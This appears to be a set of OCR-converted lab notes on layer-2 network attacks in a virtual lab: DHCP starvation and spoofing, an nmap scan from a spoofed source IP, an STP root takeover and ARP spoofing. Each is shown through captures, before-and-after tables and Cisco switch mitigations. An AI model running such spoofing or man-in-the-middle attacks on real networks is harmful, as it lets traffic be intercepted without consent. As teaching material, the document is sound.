8082...	235.628022	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628091	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628161	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628231	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628307	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628389	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628458	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628527	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628593	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628663	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628733	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8082...	235.628802	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869

DHCP Spoofing




MyPool: 10.0.0.3 -> 10.0.0.250

Configure DHCP Pool




Run Ettercap:






MITM Attack



DHCP Spoofing ON



Commands:

Switch(config)# ip dhcp snooping

Switch(config)# ip dhcp snooping vlan 10


Switch(config)# interface FastEthernet0/1

Switch(config-if)# ip dhcp snooping trust

Switch(config)# interface FastEthernet0/2

Switch(config-if)# ip dhcp snooping untrust

IP Spoofing



We use this
command

```
(root@kali)-[~]
# sudo nmap -S 192.168.1.10 -e eth0 -Pn --send-ip 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 15:55 EDT
Nmap scan report for 192.168.1.3
Host is up (0.048s latency).

PORT      STATE SERVICE
1/tcp     open  tcpmux
3/tcp     open  compressnet
4/tcp     open  unknown
6/tcp     open  unknown
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
20/tcp    open  ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
```

~ [kali-linux-2024.4-vmware-amd64-1 Ethernet0 to IOU1 Ethernet0/0]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Time	Source	Destination	Protocol	Length	Info
2018 64.318941	192.168.1.10	192.168.1.3	TCP	60	39028 → 1174 [SYN] Seq=0 W

<

> Frame 2018: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface -, id 0

> Ethernet II, Src: VMware_2d:62:3d (00:0c:29:2d:62:3d), Dst: Private_66:68:02 (00:50:79:66:68:02)

> Internet Protocol Version 4, Src: 192.168.1.10, Dst: 192.168.1.3

▼ Transmission Control Protocol, Src Port: 39028, Dst Port: 1174, Seq: 0, Len: 0

- Source Port: 39028
- Destination Port: 1174
- [Stream index: 967]
- [Conversation completeness: Incomplete, CLIENT_ESTABLISHED (3)]
- [TCP Segment Len: 0]
- Sequence Number: 0 (relative sequence number)
- Sequence Number (raw): 3604880053
- [Next Sequence Number: 1 (relative sequence number)]
- Acknowledgment Number: 0
- Acknowledgment number (raw): 0
- 0110 = Header Length: 24 bytes (6)
- > Flags: 0x002 (SYN)
- Window: 1024
- [Calculated window size: 1024]
- Checksum: 0x822a [unverified]
- [Checksum Status: Unverified]
- Urgent Pointer: 0
- > Options: (4 bytes), Maximum segment size
- > [Timestamps]

0000 00 50 79 66 68 02 00 0c 29 2d 62 3d 08 00 45 00 ..Pyfh...)-b---E-

0010 00 2c ac 59 00 00 33 06 f3 0d c0 a8 01 03 c0 a8 ..Y-3-X.....

0020 01 03 98 74 04 96 d6 de 1a b5 00 00 00 60 02 ...t.....

0030 04 00 82 2a 00 00 02 04 05 b4 00 00 ...*.....

~ [kali-linux-2024.4-vmware-amd64-1 Ethernet0 to IOU1 Ethernet0/0]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Time	Source	Destination	Protocol	Length	Info
2011 64.314412	192.168.1.3	192.168.1.10	TCP	54	3371 → 39028 [SYN, ACK] Seq=0

<

> Frame 2011: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface -, id 0

> Ethernet II, Src: Private_66:68:02 (00:50:79:66:68:02), Dst: VMware_2d:62:3d (00:0c:29:2d:62:3d)

> Internet Protocol Version 4, Src: 192.168.1.3, Dst: 192.168.1.10

▼ Transmission Control Protocol, Src Port: 3371, Dst Port: 39028, Seq: 0, Ack: 1, Len: 0

- Source Port: 3371
- Destination Port: 39028
- [Stream index: 893]
- [Conversation completeness: Incomplete, CLIENT_ESTABLISHED (3)]
- [TCP Segment Len: 0]
- Sequence Number: 0 (relative sequence number)
- Sequence Number (raw): 607731177
- [Next Sequence Number: 1 (relative sequence number)]
- Acknowledgment Number: 1 (relative ack number)
- Acknowledgment number (raw): 3604880054
- 0101 = Header Length: 20 bytes (5)
- > Flags: 0x012 (SYN, ACK)
- Window: 1024
- [Calculated window size: 1024]
- Checksum: 0x4bd1 [unverified]
- [Checksum Status: Unverified]
- Urgent Pointer: 0
- > [Timestamps]
- > [SEQ/ACK analysis]


0000 00 0c 29 2d 62 3d 00 50 79 66 68 02 08 00 45 00 ..)-b=P yfh...E-

0010 00 2b 04 65 00 00 40 06 f3 0d c0 a8 01 03 c0 a8 ..(e-@.....

0020 01 0a 0d 2b 98 74 24 39 3d e9 d6 de 1a b6 50 12 ...+t\$9 -.....P-

0030 04 00 4b d1 00 00 ...K...

STP



IOU1before
attack


```
IOU1#show spanning-tree

VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    32769
             Address     aabb.cc00.0100
             This bridge is the root
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769 (priority 32768 sys-id-ext 1)
             Address     aabb.cc00.0100
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15 sec

Interface                Role Sts Cost          Prio.Nbr Type
-----
Et0/0                    Desg FWD 100          128.1 Shr
Et0/1                    Desg FWD 100          128.2 Shr
Et0/2                    Desg FWD 100          128.3 Shr
```

Starting the
attack



IOU1 after attack

```
IOU1#show spanning-tree
```

```
VLAN0001
```

```
Spanning tree enabled protocol ieee
```

```
Root ID    Priority    32769  
           Address    aabb.cc00.0000  
           Cost      100  
           Port      4 (Ethernet0/3)  
           Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
```


```
Bridge ID  Priority    32769 (priority 32768 sys-id-ext 1)  
           Address    aabb.cc00.0100  
           Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec  
           Aging Time 300 sec
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Et0/0	Desg	FWD	100	128.1	Shr
Et0/1	Desg	FWD	100	128.2	Shr
Et0/2	Desg	FWD	100	128.3	Shr
Et0/3	Root	FWD	100	128.4	Shr

ARP Spoofing

Topology

192.168.0.180



Before the attack on Client-1

```
C:\Users\????>arp -a
```

```
Interface: 192.168.0.148 --- 0xb
  Internet Address      Physical Address      Type
  192.168.0.1          38-6f-6b-18-fd-5c    dynamic
  192.168.0.180        00-0c-29-a9-17-39    dynamic
  192.168.0.255        ff-ff-ff-ff-ff-ff    static
  224.0.0.22           01-00-5e-00-00-16    static
  224.0.0.252          01-00-5e-00-00-fc    static
  255.255.255.255      ff-ff-ff-ff-ff-ff    static
```

C:\Users\2222\app_data

[illegible]

After the attack on Client-1

```
C:\Users\????>arp -a
```

```
Interface: 192.168.0.148 --- 0xb
```

Internet Address	Physical Address	Type
192.168.0.1	38-6f-6b-18-fd-5c	dynamic
192.168.0.118	3e-52-a1-0c-9c-2f	dynamic
192.168.0.121	3e-52-a1-0c-9c-2f	dynamic
192.168.0.138	00-0c-29-a9-17-39	dynamic
192.168.0.160	94-bb-43-3c-36-40	dynamic
192.168.0.178	4a-9d-8c-d8-68-ea	dynamic
192.168.0.180	00-0c-29-a9-17-39	dynamic
192.168.0.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.252	01-00-5e-00-00-fc	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

```
C:\Users\????>
```

Commands:


```
Switch(config)# ip arp inspection vlan 10
```

```
Switch(config)# interface FastEthernet0/1
```

```
Switch(config-if)# ip arp inspection trust
```


ARP Spoofing


Topology



Arp table
before attack

Interface:	192.168.1.4	---	0xb
Internet Address		Physical Address	Type
192.168.1.1		00-50-79-66-68-00	dynamic
192.168.1.2		00-50-79-66-68-01	dynamic
192.168.1.3		00-50-79-66-68-02	dynamic
192.168.1.10		00-0c-29-2d-62-3d	dynamic





Arp table after
attack

```
Interface: 192.168.1.4 --- 0xb
Internet Address      Physical Address      Type
192.168.1.1          00-0c-29-2d-62-3d    dynamic
192.168.1.2          00-50-79-66-68-01    dynamic
192.168.1.3          00-50-79-66-68-02    dynamic
192.168.1.10         00-0c-29-2d-62-3d    dynamic
```